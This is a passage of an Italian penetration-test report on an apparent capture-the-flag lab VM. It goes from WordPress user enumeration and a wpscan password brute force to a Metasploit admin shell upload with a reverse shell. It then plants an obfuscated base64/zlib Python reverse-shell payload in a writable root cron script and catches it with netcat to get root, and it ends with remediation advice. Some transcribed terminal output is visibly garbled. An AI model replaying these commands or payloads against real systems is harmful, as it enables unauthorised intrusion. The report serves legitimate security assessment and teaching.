L'accesso diretto al percorso indicato ha confermato la presenza di un blog WordPress dismesso ma ancora completamente funzionante.



9.2 Raccolta di informazioni pubbliche

L'analisi dei contenuti pubblicamente accessibili ha evidenziato informazioni utili a un attaccante per costruire un attacco mirato. In particolare, è stato possibile ricavare i nomi utente associati agli autori dei post (tra cui "john" e "admin"), confermare la presenza della struttura tipica di WordPress e osservare messaggi distintivi nel pannello di login. Questi elementi hanno fornito una base concreta per la successiva fase di enumerazione e per l'attacco alle credenziali.

9.3 Enumerazione degli utenti WordPress

È stata eseguita un'attività di enumerazione degli utenti WordPress tramite tecniche passive e attive. L'analisi ha confermato la presenza di account validi, tra cui utenti con privilegi amministrativi.



ERROR: The password you entered for the username john is incorrect. [Lost your password?](#)

Username or Email

john

Password

☐ Remember Me

Log In

[Lost your password?](#)

[← Back to Deprecated WordPress blog](#)



ERROR: Invalid username. [Lost your password?](#)

Username or Email

fabio

fabio


☐ Remember Me

Log In

[Lost your password?](#)

[← Back to Deprecated WordPress blog](#)

```
(kali㉿kali)-[~]  
$ wpscan --url http://192.168.56.101/backup_wordpress/ --enumerate u
```



WordPress Security Scanner by the WPScan Team

Version 3.8.28

Sponsored by Automattic - <https://automattic.com/>

@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] URL: http://192.168.56.101/backup_wordpress/ [192.168.56.101]  
[+] Started: Fri Jan 23 19:33:08 2026
```

```
[+] Enumerating Users (via Passive and Aggressive Methods)  
Brute Forcing Author IDs - Time: 00:00:04 ←
```

```
[i] User(s) Identified:
```

```
[+] john  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
| Rss Generator (Passive Detection)  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)
```

```
[+] admin  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
| Rss Generator (Passive Detection)  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)
```

9.4. Attacco di forza bruta alle credenziali

Sulla base degli utenti precedentemente individuati durante la fase di enumerazione, è stato condotto un attacco di forza bruta mirato alle credenziali di accesso dell'area amministrativa di WordPress.

L'attacco è stato eseguito sfruttando l'endpoint di autenticazione standard (/wp-login.php), che non presentava alcun meccanismo di protezione contro tentativi ripetuti di login. In particolare, non risultavano implementati sistemi di rate limiting, CAPTCHA, blocco temporaneo dell'account o restrizioni basate su indirizzo IP.

Questa configurazione ha consentito di testare un numero elevato di combinazioni di credenziali senza limitazioni operative, portando all'individuazione di una coppia username/password valida associata a un utente con privilegi amministrativi.

L'esito positivo dell'attacco dimostra come l'assenza di adeguate misure di difesa contro attacchi di tipo brute force rappresenti un rischio significativo per la sicurezza dell'applicazione.

```
(kali@kali)-[~]
$ wpscan --url http://192.168.56.101/backup_wordpress/ --passwords /usr/share/wordlists/rockyou.txt --usernames john

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[!] Valid Combinations Found:
| Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register


[+] Finished: Fri Jan 23 20:08:04 2026
[+] Requests Done: 2688
[+] Cached Requests: 5
[+] Data Sent: 1.409 MB
[+] Data Received: 1.796 MB
[+] Memory used: 217.105 MB
[+] Elapsed time: 00:14:37
```

9.5 Accesso non autorizzato alla dashboard amministrativa

Utilizzando le credenziali ottenute durante la fase precedente, è stato possibile effettuare con successo l'accesso all'area amministrativa di WordPress (/wp-admin).

L'accesso ha confermato che l'account compromesso disponeva di privilegi amministrativi completi, consentendo il controllo totale dell'applicazione web, incluse la gestione dei contenuti, degli utenti, dei plugin e dei temi installati.

Da un punto di vista di sicurezza, la compromissione di un account amministratore rappresenta uno scenario critico, in quanto consente a un attaccante di operare con gli stessi privilegi di un amministratore legittimo, rendendo possibile l'esecuzione di azioni ad alto impatto senza ulteriori restrizioni.



9.6 Compromissione del sistema tramite funzionalità amministrative

Una volta ottenuto l'accesso amministrativo, è stato possibile sfruttare le funzionalità native di WordPress per caricare codice arbitrario sul server.

In particolare, l'accesso ai componenti di gestione dell'applicazione ha permesso l'installazione o la modifica di file contenenti codice malevolo, successivamente utilizzato per stabilire una connessione remota verso il sistema bersaglio.

Questa attività ha portato all'ottenimento di una shell sul sistema operativo sottostante, eseguita nel contesto dell'utente del web server (www-data). Sebbene tale utente disponga di privilegi limitati, l'accesso alla shell consente comunque l'esplorazione del filesystem, l'analisi delle configurazioni locali e l'avvio di ulteriori attività di post-exploitation.

Session Actions Edit View Help					
msf > search admin wordpress					
Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/osx/local/rootpipe_entitlements	2015-07-01	great	Yes	Apple OS X Entitlements Rootpipe Privilege Escalation
1	exploit/osx/local/rootpipe	2015-04-09	great	Yes	Apple OS X Rootpipe Privilege Escalation
2	exploit/multi/http/wp_user_registration_membership_escalation	2025-03-24	excellent	Yes	WP User Registration and Membership Unauthenticated Privilege Escalation (CVE-2025-2563)
3	\ target: PHP In-Memory	.	.	.	.
4	\ target: Unix In-Memory	.	.	.	.
5	\ target: Windows In-Memory	.	.	.	.
6	exploit/unix/webapp/wp_admin_shell_upload	2015-02-21	excellent	Yes	WordPress Admin Shell Upload
7	auxiliary/gather/wp_depictor_sql_i_cve_2022-2011	2022-05-08	normal	Yes	WordPress Depictor Plugin SQL Injection (CVE-2022-2011)
8	auxiliary/admin/http/wp_google_maps_sql_i	2019-04-02	normal	Yes	WordPress Google Maps Plugin SQL Injection
9	exploit/unix/webapp/wp_infinitewp_auth_bypass	2020-01-14	manual	Yes	WordPress InfiniteWP Client Authentication Bypass
10	auxiliary/gather/wp_photo_gallery_sql_i	2022-03-14	normal	Yes	WordPress Photo Gallery Plugin SQL Injection (CVE-2022-0169)
11	exploit/unix/webapp/wp_platform_exec	2015-01-21	excellent	No	WordPress Platform Theme File Upload Vulnerability
12	auxiliary/admin/http/wp_automatic_plugin_privesc	2021-09-06	normal	Yes	WordPress Plugin Automatic Config Change to RCE
13	exploit/unix/webapp/wp_google_document_embedder_exec	2013-01-03	normal	Yes	WordPress Plugin Google Document Embedder Arbitrary File Disclosure
14	exploit/unix/webapp/wp_pie_register_auth_bypass_to_rce	2021-10-08	excellent	Yes	WordPress Plugin Pie Register Auth Bypass to RCE
15	auxiliary/scanner/http/wp_subscribe_comments_file_read	2021-10-08	normal	No	WordPress Subscribe Comments File Read Vulnerability
16	exploit/multi/http/wp_suretriggers_auth_bypass	2025-03-13	excellent	Yes	WordPress SureTriggers (aka Ottokit) Combined Auth Bypass (CVE-2025-3102, CVE-2025-27007)
17	\ action: CVE-2025-27007	.	.	.	SureTriggers ≤ 1.0.82 auth bypass, reset & RCE
18	\ action: CVE-2025-3102	.	.	.	SureTriggers ≤ 1.0.78 auth bypass & RCE
19	\ target: PHP In-Memory	.	.	.	.
20	\ target: Unix In-Memory	.	.	.	.
21	\ target: Windows In-Memory	.	.	.	.
22	auxiliary/admin/http/wp_symposium_sql_injection	2015-08-18	normal	Yes	WordPress Symposium Plugin SQL Injection
23	auxiliary/dos/http/wordpress_directory_traversal_dos	.	normal	No	WordPress Traversal Directory DoS
24	auxiliary/admin/http/wp_easycart_privilege_escalation	2015-02-25	normal	Yes	WP EasyCart Plugin Privilege Escalation
25	exploit/unix/webapp/wp_easycart_unrestricted_file_upload	2015-01-08	excellent	No	WordPress WP EasyCart Unrestricted File Upload
26	auxiliary/admin/http/wp_gdpr_compliance_privesc	2018-11-08	normal	Yes	WordPress WP GDPR Compliance Plugin Privilege Escalation
27	auxiliary/admin/http/wp_wplms_privilege_escalation	2015-02-09	normal	Yes	WordPress WPLMS Theme Privilege Escalation
28	auxiliary/scanner/http/wp_wps_hide_login_revealer	2021-10-27	normal	No	WordPress WPS Hide Login Login Page Revealer
29	auxiliary/admin/http/wp_custom_contact_forms	2014-08-07	normal	No	WordPress custom-contact-forms Plugin SQL Upload
30	exploit/multi/http/wp_automatic_sql_i_to_rce	2024-03-13	excellent	Yes	WordPress wp-automatic Plugin SQLi Admin Creation
31	\ target: PHP In-Memory	.	.	.	.
32	\ target: Unix/Linux Command Shell	.	.	.	.
33	\ target: Windows Command Shell	.	.	.	.
34	exploit/multi/http/wp_litespeed_cookie_theft	2024-09-04	excellent	Yes	WordPress LiteSpeed Cache plugin cookie theft
35	\ target: PHP In-Memory	.	.	.	.
36	\ target: Unix In-Memory	.	.	.	.
37	\ target: Windows In-Memory	.	.	.	.
38	exploit/unix/webapp/wp_wysija_newsletters_upload	2014-07-01	excellent	Yes	WordPress MailPoet Newsletters (wysija-newsletters) Unauthenticated File Upload
39	auxiliary/admin/http/wp_masterstudy_privesc	2022-02-18	normal	Yes	WordPress MasterStudy Admin Account Creation
40	auxiliary/admin/http/wp_post_smtp_acct_takeover	2024-01-10	normal	Yes	WordPress POST SMTP Account Takeover
41	auxiliary/scanner/http/wp_woocommerce_payments_add_user	2023-03-22	normal	Yes	WordPress Plugin WooCommerce Payments Unauthenticated Admin Creation

```
msf > use 6
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  enigma           yes       The WordPress password to authenticate with
  Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, sapni, socks4
  RHOSTS    192.168.56.101  yes       The target host(s). See https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     80               yes       The target port (TCP)
  SSL       false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI /                yes       The base path to the wordpress application
  USERNAME  john             yes       The WordPress username to authenticate with
  VHOST     no               no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     10.0.3.15        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   WordPress

View the full module info with the info, or info -d command.

msf exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD enigma
PASSWORD => enigma
msf exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /backup_wordpress
TARGETURI => /backup_wordpress
msf exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME john
USERNAME => john
msf exploit(unix/webapp/wp_admin_shell_upload) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit
```

```
meterpreter > shell
Process 3883 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

9.7. Privilege Escalation

A partire dalla shell ottenuta con privilegi limitati, è stata avviata una fase di post-exploitation finalizzata all'individuazione di possibili vettori di escalation dei privilegi.

Durante l'analisi del sistema, è stato individuato uno script eseguito automaticamente tramite meccanismi di schedulazione (cron) con privilegi di root. Lo script risultava modificabile e privo di controlli di integrità o validazione del contenuto.

La modifica controllata di tale script ha consentito l'inserimento di codice arbitrario, che viene successivamente eseguito dal sistema con privilegi elevati. Al successivo trigger del job schedulato, il payload inserito è stato eseguito, permettendo l'ottenimento di una shell con privilegi di root.

Questo passaggio ha dimostrato la completa compromissione del sistema, consentendo all'attaccante di operare con i massimi privilegi disponibili.

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
cd /etc/crontab
/bin/sh: 2: cd: can't cd to /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    /usr/local/bin/cleanup
#
cat /usr/local/bin/cleanup
#!/bin/sh

rm -rf /var/log/apache2/*      # Clean those damn logs!!

ls -l /usr/local/bin/cleanup
-rwxrwxrwx 1 root root 64 Mar  3 2018 /usr/local/bin/cleanup

meterpreter > download /usr/local/bin/cleanup /home/kali
[*] Downloading: /usr/local/bin/cleanup → /home/kali/cleanup
[*] Downloaded 64.00 B of 256.00 GiB (0.0%): /usr/local/bin/cleanup → /home/kali/cleanup
[*] Completed : /usr/local/bin/cleanup → /home/kali/cleanup
```

```
meterpreter > upload /home/kali/cleanup /usr/local/bin/cleanup
[*] Uploading : /home/kali/cleanup → /usr/local/bin/cleanup
[*] Uploaded -1.00 B of 432.00 B (-0.23%): /home/kali/cleanup → /usr/local/bin/cleanup
[*] Completed : /home/kali/cleanup → /usr/local/bin/cleanup
meterpreter > cat /usr/local/bin/cleanup
#!/bin/sh

rm -rf /var/log/apache2/*      # Clean those damn logs!!

python -c 'exec(__import__("zlib").decompress(__import__("base64").b64decode(__import__("codecs").getencoder("utf-8")("QNKKE0LgkAqhv+K7GkFGV0jMwIPEgYRfAR3yW1dyXYXR/9/L5sEevG9vMzMMx9M+zG6Hzu4i0HzyrAsTa9FhLRxdq51d5Zo3Hgh011YEK2wRYtCFz
yM7l6U/zAnK30Z2RkcQd1eal9MwLlfcDueqK095dvEXY8BopaQVXLX3u0671f+gGuE5mgivNp0K0dEUSrSbaaj8ek4f+PgndH5Vh3aoQo+J/AbKwXsw="))[0]))'
```


9.8 Evidenza dell'ottenimento dei privilegi di root

A seguito della modifica controllata dello script eseguito automaticamente con privilegi elevati, è stato possibile ottenere una connessione remota diretta al sistema come utente root.

La connessione è stata stabilita tramite una reverse shell, che ha consentito all'attaccante di interagire con il sistema senza alcuna restrizione sui privilegi. Come mostrato nello screenshot, l'esecuzione del comando `id` conferma che il processo è in esecuzione con UID e GID pari a 0, corrispondenti all'utente root.

Una volta ottenuti i privilegi massimi, è stato possibile accedere liberamente al filesystem del sistema, elencare i file presenti nella directory root ed eseguire comandi con pieno controllo dell'ambiente. La lettura del file di conferma (`flag.txt`) dimostra in modo inequivocabile la completa compromissione del sistema.

Questo risultato indica che un attaccante, partendo da una vulnerabilità applicativa su WordPress, è stato in grado di compromettere l'intero sistema operativo sottostante, ottenendo il massimo livello di accesso possibile.

A screenshot of a terminal window with a dark background. The window title bar shows standard Linux icons and tabs numbered 1 to 4. The terminal content shows a Kali Linux prompt where a netcat listener is running. It receives a connection from 192.168.56.101. The user runs the 'id' command, and the output 'uid=0(root) gid=0(root) groups=0(root)' is highlighted with a red rectangle. Subsequent commands 'ls', 'cat flag.txt', and a congratulatory message are shown. The terminal ends with the signature '@abatchy17'.

```
Session Actions Edit View Help
(kali@kali)-[~]
$ nc -vlp 8888
listening on [any] 8888 ...
192.168.56.101: inverse host lookup failed: Unknown host
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.101] 52108
id
uid=0(root) gid=0(root) groups=0(root)
ls
flag.txt
cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

10. Attack Chain Summary

L'attività di Penetration Testing ha dimostrato come un attaccante esterno, partendo da una posizione completamente non privilegiata e senza alcuna informazione preliminare, sia stato in grado di compromettere progressivamente l'intero sistema attraverso una catena di vulnerabilità concatenate.

L'attacco ha avuto origine dall'esposizione di servizi di rete configurati in modo non sicuro e dalla presenza di un'applicazione WordPress obsoleta, accessibile pubblicamente all'interno di una directory di backup. La mancanza di adeguate misure di hardening e di protezione dell'autenticazione ha consentito l'enumerazione degli utenti e il recupero di credenziali valide tramite attacchi di forza bruta.

Una volta ottenuto l'accesso amministrativo all'applicazione WordPress, è stato possibile sfruttare le funzionalità native della piattaforma per caricare codice arbitrario sul server, ottenendo una shell sul sistema operativo sottostante. Da questo punto di appoggio iniziale, l'analisi delle configurazioni locali ha permesso di individuare un meccanismo di schedulazione (cron) configurato in modo errato, che ha consentito l'esecuzione di codice arbitrario con privilegi di root.

La concatenazione di queste debolezze ha portato alla completa compromissione del sistema, dimostrando come vulnerabilità apparentemente indipendenti possano, se combinate, generare un impatto critico sull'intera infrastruttura.

11. Impact Analysis

La compromissione dimostrata durante l'attività di penetration testing comporta un impatto estremamente elevato sulla sicurezza del sistema analizzato. L'ottenimento dei privilegi di root consente a un attaccante di esercitare un controllo totale sull'host, senza alcuna limitazione operativa.

In uno scenario reale, un attaccante potrebbe accedere, modificare o cancellare dati sensibili presenti sul sistema, inclusi file di configurazione, credenziali memorizzate e contenuti applicativi. Sarebbe inoltre possibile installare backdoor o meccanismi di persistenza, garantendo l'accesso continuativo al sistema anche dopo eventuali interventi di ripristino parziale.

La compromissione del sistema operativo sottostante permette inoltre l'utilizzo dell'host come punto di partenza per ulteriori attacchi verso altri sistemi presenti nella rete, facilitando attività di lateral movement e ampliando l'impatto dell'attacco oltre il singolo target iniziale.

Nel complesso, lo scenario dimostrato evidenzia un rischio critico, in quanto la perdita di confidenzialità, integrità e disponibilità delle risorse risulta completa, con potenziali conseguenze significative sia dal punto di vista tecnico che operativo.

12. Raccomandazioni di Sicurezza

Alla luce delle vulnerabilità individuate e degli scenari di attacco dimostrati, si raccomanda l'adozione di contromisure mirate, con priorità proporzionata al rischio e all'impatto osservato durante le attività di test.

A **priorità alta**, risulta essenziale migrare il sistema operativo verso una versione attualmente supportata dal vendor, così da ripristinare la possibilità di ricevere aggiornamenti di sicurezza e patch correttive. In parallelo, l'accesso anonimo al servizio FTP dovrebbe essere disabilitato e il servizio stesso rivalutato in termini di necessità operativa, riducendo la superficie d'attacco esposta. È inoltre fortemente raccomandata la rimozione dell'istanza WordPress individuata nella directory di backup oppure, qualora debba essere mantenuta, la sua protezione tramite adeguate misure di hardening e aggiornamento. Infine, è necessario introdurre contromisure efficaci contro attacchi di forza bruta sull'autenticazione (rate limiting, CAPTCHA, blocco temporaneo dell'account e restrizioni basate su indirizzo IP), poiché l'assenza di tali meccanismi è risultata determinante nella catena di compromissione.

A **priorità media**, si raccomanda l'hardening del servizio SSH, privilegiando l'autenticazione a chiave pubblica e limitando o disabilitando l'autenticazione a password ove possibile. Le attività schedate e le configurazioni di sistema dovrebbero essere revisionate per garantire che script eseguiti con privilegi elevati non risultino modificabili da utenti non privilegiati, eliminando un vettore tipico di privilege escalation. È inoltre consigliata l'implementazione di un sistema di logging e monitoring in grado di evidenziare comportamenti anomali, tentativi di accesso ripetuti e possibili indicatori di compromissione.

A **priorità bassa**, è opportuno ridurre le informazioni esposte dal web server, limitando l'information disclosure tramite header HTTP e configurazioni di default. Ulteriori interventi di hardening possono includere la disabilitazione di servizi non necessari e, in generale, la riduzione complessiva della superficie di attacco per diminuire le opportunità di enumerazione e sfruttamento.

13. Conclusioni

L'attività di Vulnerability Assessment e Penetration Testing ha evidenziato una postura di sicurezza complessivamente debole, caratterizzata da sistemi obsoleti, configurazioni insicure e assenza di adeguati controlli di sicurezza.

Le vulnerabilità individuate non solo sono risultate sfruttabili singolarmente, ma hanno potuto essere concatenate in una catena di attacco completa, culminata nell'ottenimento dei privilegi di root sul sistema analizzato.

I risultati del test dimostrano che un attaccante reale sarebbe in grado di compromettere completamente il sistema con un impatto critico sulla confidenzialità, integrità e disponibilità delle risorse.

L'adozione delle raccomandazioni proposte consentirebbe di ridurre significativamente il rischio di compromissione e di migliorare in modo sostanziale la resilienza dell'infrastruttura.

In conclusione, il livello di rischio complessivo risulta critico e richiede interventi correttivi prioritari, con particolare focus su aggiornamento dei sistemi, hardening dei servizi esposti e rafforzamento dei controlli di autenticazione.

14. Appendice A




Figura 1 Vulnerabilità Critica: Canonical Ubuntu Linux EoL (12.04.x)

Lo screenshot mostra il risultato della scansione Nessus che identifica il sistema operativo Ubuntu Linux 12.04 LTS come non più supportato dal vendor. L'assenza di aggiornamenti di sicurezza espone il sistema a vulnerabilità note non mitigabili, rappresentando un rischio critico.

Mitigazione consigliata:

Migrazione del sistema operativo a una versione supportata (es. Ubuntu 20.04 LTS o superiore) e applicazione regolare degli aggiornamenti di sicurezza.

